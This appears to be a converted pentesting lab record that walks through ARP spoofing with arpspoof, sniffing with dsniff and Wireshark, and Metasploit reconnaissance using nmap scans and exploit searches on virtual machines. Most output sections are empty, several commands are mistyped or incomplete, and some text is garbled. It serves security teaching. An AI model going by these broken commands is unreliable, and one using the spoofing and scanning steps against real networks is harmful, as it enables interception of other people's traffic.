
Open terminal and try execute some kali linux commands

###### ARP Attacks:




ARP spoofing: A hacker sends fake ARP packets that link an attacker's MAC address with an IP of a computer already on the LAN. Boot kali and Windows7 virtual machines. In windows 7 give the command arp -a

OUTPUT:



From kali linux issue the command : sudo arpspoof -i eth0 -t


OUTPUT:



dsniff:

In Metasploit open the ftp console as below. Also you can try other ftp websites ftp.vim.org


OUTPUT:




In Kali issue the following commands: sudo dsnifff

OUTPUT:





Invoke the wireshark and examine the various menus and controls of the tool:



RESULT:

The kali linux tools for ARP Attack and Network Sniffing were identified successfully

#### Metasploit-for-reconnaissance



Metasploit



Metasploit for reconnaissance in pentesting

## AIM:



To get introduced to Metasploit Framework and to perform reconnaissance in pentesting

DESIGN STEPS:



Step 1:

Install kali linux either in partition or virtual box or in live mode

Step 2:

Investigate on the various categories of tools as follows:

Step 3:

Open terminal and try execute some kali linux commands



EXECUTION STEPS AND ITS OUTPUT:



Find out the ip address of the attackers system

OUTPUT:






ine t ü

RX


Invoke msfconsole:

###### OUTPUT:




Type help or a question mark "?" to see the list of all available commands you can use inside msfconsole.

###### OUTPUT:



Perform Port Scanning: Following command is executed for scanning the systems on our local area network with a TCP scan (-sT) looking for open ports between 1 and 1000 (-pt -1000). msf > nmap - sT 192.168.1810/24 -p1-1000

###### OUTPUT:




use the db-nmap command to scan and save the results into Metasploit's postgresql attached database. In that way, you can use those results in the exploitation stage later.

scan the targets with the command db\_nmap as follows. msf > db\_nmap 192.168.181.0/24

###### OUTPUT:





Metasploit has a multitude of scanning modules built in. If we open another terminal, we can navigate to Metasploit's auxiliary modules and list all the scanner modules. cd /usr/share

/metasploit-framework/modules/auxiliary kali > Is -I


###### OUTPUT:



Search is a powerful command in Metasploit that you can use to find what you want to locate. msf


> search name:Microsoft type:exploit

OUTPUT:



The info command provides information regarding a module or platform,

OUTPUT:



Before beginning, set up the Metasploit database by starting the PostgreSQL server and initialize msfconsole database as follows: systemctl start postgresql msfdb init


###### MYSQL ENUMERATION



